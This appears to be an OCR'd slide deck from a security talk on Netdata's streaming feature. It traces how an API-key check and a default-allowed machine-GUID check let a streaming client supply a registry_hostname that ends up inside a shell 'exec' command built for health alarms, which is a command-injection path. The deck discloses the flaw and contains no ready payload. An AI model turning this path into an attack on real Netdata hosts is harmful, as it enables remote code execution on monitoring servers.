


Netdata - Architecture




Netdata - Architecture

Netdata - Architecture



Netdata - Architecture



Netdata - Attack Surface


- Web Interface
  - Custom Web Server
  - Read only without authentication
  - No configuration via Web Interface

Netdata - Attack Surface


- Web Interface
  - Custom Web Server
  - Read only without authentication
  - No configuration via Web Interface
- Data Collection
  - Data is collected locally
  - Interesting feature: Streaming

sonar

Netdata - Streaming



Netdata - Streaming




Netdata - Establish Streaming Connection

Netdata - Establish Streaming Connection

stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```


Netdata - Establish Streaming Connection



stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

Netdata - Establish Streaming Connection




stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

```
if(!appconfig_get_boolean(&stream_config, key, "enabled", 0)) {
   error("STREAM: API key not allowed. Forbidding access.");
   return rrdpush_receiver_permission_denied(w);
}
```


sonar

Netdata - Establish Streaming Connection




stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

```
if(!appconfig_get_boolean(&stream_config, key, "enabled", 0)) {
    error("STREAM: API key not allowed. Forbidding access.");
    return rrdpush_receiver_permission_denied(w);
}
```


sonar

Netdata - Establish Streaming Connection




stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

```
if(!appconfig_get_boolean(&stream_config, key, "enabled", 0)) {
   error("STREAM: API key not allowed. Forbidding access.");
   return rrdpush_receiver_permission_denied(w);
}
```


sonar

Netdata - Establish Streaming Connection




stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

```
if(!appconfig_get_boolean(&stream_config, key, "enabled", 0)) {
    error("STREAM: API key not allowed. Forbidding access.");
    return rrdpush_receiver_permission_denied(w);
}
```


sonar


Netdata - Establish Streaming Connection



stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

Netdata - Establish Streaming Connection




stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

```
if(!appconfig_get_boolean(&stream_config, machine_guid, "enabled", 1)) {
    error("STREAM: machine GUID not allowed. Forbidding access.");
    return rrdpush_receiver_permission_denied(w);
}
```


sonar

Netdata - Establish Streaming Connection




stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

```
if(!appconfig_get_boolean(&stream_config, machine_guid, "enabled", 1)) {
   error("STREAM: machine GUID not allowed. Forbidding access.");
   return rrdpush_receiver_permission_denied(w);
}
```


sonar

Netdata - Establish Streaming Connection



stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

```
[12345678-1234-1234-1234-123456789012]
  enabled = yes
```

Netdata - Establish Streaming Connection


stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```


```
[12345678-1234-1234-1234-123456789012]
  enabled = yes
```


sonar

Netdata - Establish Streaming Connection




Netdata - Establish Streaming Connection



sonar

Netdata - Establish Streaming Connection



Netdata - Health Alarms

- Health of devices is monitored
- Alarm if certain thresholds are exceeded

Netdata - Health Alarms

- Health of devices is monitored
- Alarm if certain thresholds are exceeded
- Device, which receives streaming data, also monitors the streaming device’s health
- Triggered alarm invokes external script

sonar

Netdata - Health Alarms

```
static inline void health_alarm_execute(RRDHOST *host, ALARM_ENTRY *ae) {
  snprintfz(command_to_run, ALARM_EXEC_COMMAND_LENGTH, "exec %s '%s' '%s' '%u' '%u' '%u' '%lu' '%s' '%s' '%s' '%s' '%s' '"
NETDATA_DOUBLE_FORMAT_ZERO
      "' '" NETDATA_DOUBLE_FORMAT_ZERO
      "' '%s' '%u' '%u' '%s' '%s' '%s' '%s' '%s' '%s' '%d' '%d' '%s' '%s' '%s' '%s' '%s'",
            exec,
            recipient,
            rrdhost_registry_hostname(host),
            ae->unique_id,
            ae->alarm_id,
            ae->alarm_event_id,
            // ...
  );
  // ...
  ae->exec_spawn_serial = spawn_enq_cmd(command_to_run);
```


sonar

Netdata - Health Alarms

```
static inline void health_alarm_execute(RRDHOST *host, ALARM_ENTRY *ae) {
  snprintfz(command_to_run, ALARM_EXEC_COMMAND_LENGTH, "exec %s '%s' '%s' '%u' '%u' '%u' '%lu' '%s' '%s' '%s' '%s' '%s' '"
NETDATA_DOUBLE_FORMAT_ZERO
      "' '" NETDATA_DOUBLE_FORMAT_ZERO
      "' '%s' '%u' '%u' '%s' '%s' '%s' '%s' '%s' '%s' '%d' '%d' '%s' '%s' '%s' '%s' '%s'",
            exec,
            recipient,
            rrdhost_registry_hostname(host),
            ae->unique_id,
            ae->alarm_id,
            ae->alarm_event_id,
            // ...
  );
  // ...
  ae->exec_spawn_serial = spawn_enq_cmd(command_to_run);
```


sonar

Netdata - Health Alarms

```
static inline void health_alarm_execute(RRDHOST *host, ALARM_ENTRY *ae) {
  snprintfz(command_to_run, ALARM_EXEC_COMMAND_LENGTH, "exec %s '%s' '%s' '%u' '%u' '%u' '%lu' '%s' '%s' '%s' '%s' '%s' '"
NETDATA_DOUBLE_FORMAT_ZERO
      "' '" NETDATA_DOUBLE_FORMAT_ZERO
      "' '%s' '%u' '%u' '%s' '%s' '%s' '%s' '%s' '%s' '%d' '%d' '%s' '%s' '%s' '%s' '%s'",
            exec,
            recipient,
            rrdhost_registry_hostname(host),
            ae->unique_id,
            ae->alarm_id,
            ae->alarm_event_id,
            // ...
  );
  // ...
  ae->exec_spawn_serial = spawn_enq_cmd(command_to_run);
```


sonar

Netdata - Health Alarms

```
static inline void health_alarm_execute(RRDHOST *host, ALARM_ENTRY *ae) {
  snprintfz(command_to_run, ALARM_EXEC_COMMAND_LENGTH, "exec %s '%s' '%s' '%u' '%u' '%u' '%lu' '%s' '%s' '%s' '%s' '%s' '"
NETDATA_DOUBLE_FORMAT_ZERO
      "' '" NETDATA_DOUBLE_FORMAT_ZERO
      "' '%s' '%u' '%u' '%s' '%s' '%s' '%s' '%s' '%s' '%d' '%d' '%s' '%s' '%s' '%s' '%s'",
            exec,
            recipient,
            rrdhost_registry_hostname(host),
            ae->unique_id,
            ae->alarm_id,
            ae->alarm_event_id,
            // ...
  );
  // ...
  ae->exec_spawn_serial = spawn_enq_cmd(command_to_run);
```



sonar

Netdata - Health Alarms

```
int rrdpush_receiver_thread_spawn(struct web_client *w, char *url) {
  while(url) {
      char *value = mystrsep(&url, "&");
      //...
      else if(!strcmp(name, "registry_hostname"))
          registry_hostname = value;
  }
  rpt->registry_hostname = strdupz((registry_hostname &&
*registry_hostname)?registry_hostname:hostname);
```


sonar

Netdata - Health Alarms



```
int rrdpush_receiver_thread_spawn(struct web_client *w, char *url) {
  while(url) {
      char *value = mystrsep(&url, "&");
      //...
      else if(!strcmp(name, "registry_hostname"))
          registry_hostname = value;
  }
  rpt->registry_hostname = strdupz((registry_hostname &&
*registry_hostname)?registry_hostname:hostname);
```


sonar

Netdata - Health Alarms

